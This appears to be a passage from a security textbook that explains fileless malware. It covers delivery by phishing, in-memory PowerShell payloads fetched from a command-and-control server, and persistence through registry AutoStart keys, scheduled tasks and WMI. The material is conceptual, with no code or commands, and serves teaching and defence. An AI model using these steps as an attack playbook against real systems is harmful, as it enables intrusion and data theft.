


Figure 7.64: Launching a fileless malware by abusing sysadmin tools



Launching Fileless Malware through Phishing

Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. They send spam emails embedded with malicious links to the victim. When the victim clicks on the link, he/she will be directed to a fraudulent website that automatically loads Flash and triggers the exploit. Furthermore, the fileless malware scans the target system for vulnerabilities in system tools such as PowerShell, WMI, and browser Java plug-ins. The malware exploits the identified vulnerability to download and run the malicious payload on the victim's machine and compromises the sensitive information stored in the process memory. Fileless threats can also maintain persistence by creating AutoStart registry entries depending on the goal of the attacker.

Steps followed by the attacker to launch fileless malware through phishing





Figure 7.65: Launching a fileless malware through phishing

- The attacker sends a phishing email to the victim, embedded with a malicious link
- When the victim opens the email and clicks on the malicious link, the victim is automatically redirected to a fake website
- The fake website scans for vulnerabilities in the system, such as outdated Flash, to trigger the exploit
- Now, the fileless malware exploits system tools such as PowerShell to load and run the malicious payloads in memory. PowerShell downloads the malicious payloads from a remote command-and-control server
- The AutoStart registry key is created for storing the malicious script in the victim's system to maintain persistence
- Once the malicious payload is injected, it steals critical information, performs data exfiltration, and sends all the data to the attacker



Maintaining Persistence with Fileless Techniques

Once any malware enters a system, server, or network, it remains intact for a long time. Unlike other malware types, fileless malware does not use disk files to spread its infection or maintain persistence. Therefore, attackers adopt unique methods such as developing load points to restart infected payloads to maintain the persistence of fileless malware. Attackers save the malicious payload inside the registry that holds data for configurations, application files, and settings. After loading the malicious code into the system registry keys, this code executes itself with every system restart or when a certain shortcut file is accidentally clicked. Attackers can also exploit the Windows task scheduler to activate scripts and run them at a specific time. The scheduled task activates the malware inside the registry at regular intervals of time to spread infections in the system.

Attackers can also maintain persistence by exploiting WMI, which is designed to handle various systems and devices in a network. Attackers store the malicious scripts inside the WMI repository, and they can later run them using WMI utilities. Then, the stored scripts can further exploit the vulnerable systems in a network and spread the infection.

